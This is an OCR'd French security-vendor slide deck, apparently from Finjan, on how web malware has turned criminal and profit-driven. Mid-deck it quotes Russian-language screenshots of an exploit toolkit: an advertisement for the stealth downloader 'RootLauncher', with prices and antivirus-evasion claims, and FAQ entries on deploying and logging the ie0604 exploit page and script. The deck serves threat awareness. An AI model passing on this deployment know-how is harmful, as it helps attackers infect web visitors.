
Les produits FINJAN aujourd'hui ?

Lionel Monchecourt

La menace


- La menace
  - Historiquement, les auteurs de virus recherchaient une propagation rapide et importante de leur virus afin d'obtenir une NOTORIETE.
    - L'avantage pour les éditeurs d'anti-virus : Isoler rapidement le virus, Trouver rapidement la parade.
  - Aujourd'hui, le but recherché est LUCRATIF.
    - Code personnalisé avec un but bien précis plus difficile à détecter
      - Les buts recherchés
        - » Vol d'informations, espionnage
        - » Destruction d'informations
        - » Mise hors service partielle ou totale du système d'information

Evolution – à l'époque "déconnectée"



- **Developers**: Geeks
- **But**: Notoriété
- **Propagation**: Manuelle (push)
- **Impacte**: Productivité


Evolution – Début des connexions



- **Developers**: Geeks
- **But : Notoriété**
- **Propagation**: Electronique (push/pull)
- **Impacte**: Productivité

Evolution – Connected World


finjan
Vital Security™
securing your web



- **Developers**: Criminels
- **But**: $$$$
- **Propagation**: Electronique (pull)
- **Impacte**: Infos, Proprété intellectuelle

Toolkit de piratage de Web – Site Web

finjan Vital Security
securing your web



Toolkit de piratage de Web – Page de commande

finjan
Vital Security
securing your web

D o w n l o a d e r - RootLauncher v2.5

Downloader предназначен для скрытой загрузки произвольного WIN32 EXE-файла с удаленного ресурса с последующим запуском этого файла на локальном диске.

Продукты - RootLauncher	[Цена]	[Документация]	
"Professional Edition" [PE]	150$ | обновления: 20$	готовится	готовится
"Econom Edition" [EE]	100$ | обновления: 15$	Онлайн	Офлайн
"Light Edition" [LE]	50$	обновления: 10$	готовится	готовится


Даунлоадеры - RootLauncher v2.5 не обнаруживается следующими антивирусами:

Онлайн - документация | Офлайн - документация


Цена : 300$ (wmz) | Цена обновления: 25$ (wmz)


Toolkit de piratage de Web – Interface Utilisateur

finjan
Vital Security
securing your web



Toolkit de piratage de Web – Rapports





Toolkit de piratage de Web – FAQ

finjan Vital Security™
securing your web

- *Можно ли переименовывать файл ie0604.htm ? - Да, этот файл можно размещать на сервере под любым именем, которое будет удовлетворять правилам построения URL-запросов. Предположим, мы разместили на сервере файл ie0601.htm под именем demo.htm. Тогда посетителей Вашего сайта нужно будет направлять на URL-адрес http://www.yourhost.com/demo.htm*


- *При обращении к скрипту ie0604.cgi сервер возвращает ошибку 500. Что делать ? - Проверить, разрешено ли конфигурацией данного сервера выполнение CGI-скриптов. Проверить атрибуты у файла ie0604.cgi, они должны быть равны 755.*

- *Трафик идет, а в статистике он не отображается. Почему ? - Статистику посещений/срабатываний компонентов эксплойта ведет скрипт ie0604.cgi, всю информацию о посетителях он сохраняет в своей же директории, в файле ie0604.dbf . Поэтому в первую очередь следует проверить, создан ли файл с таким именем в директории cgi-bin. Иногда сервер сконфигурирован так, что CGI-скрипты не могут самостоятельно создавать файлы и в этом случае файл ie0604.dbf нужно будет создать предварительно вручную (т.е. просто пустой файл), установив ему атрибуты 666.*

La situation de l'utilisateur

- Aujourd'hui tout le monde sait être méfiant vis-à-vis des emails reçus

- La plupart des utilisateurs n'ont aucune crainte lorsqu'ils naviguent sur le web.
- Les codes malicieux passent sur les pages affichées

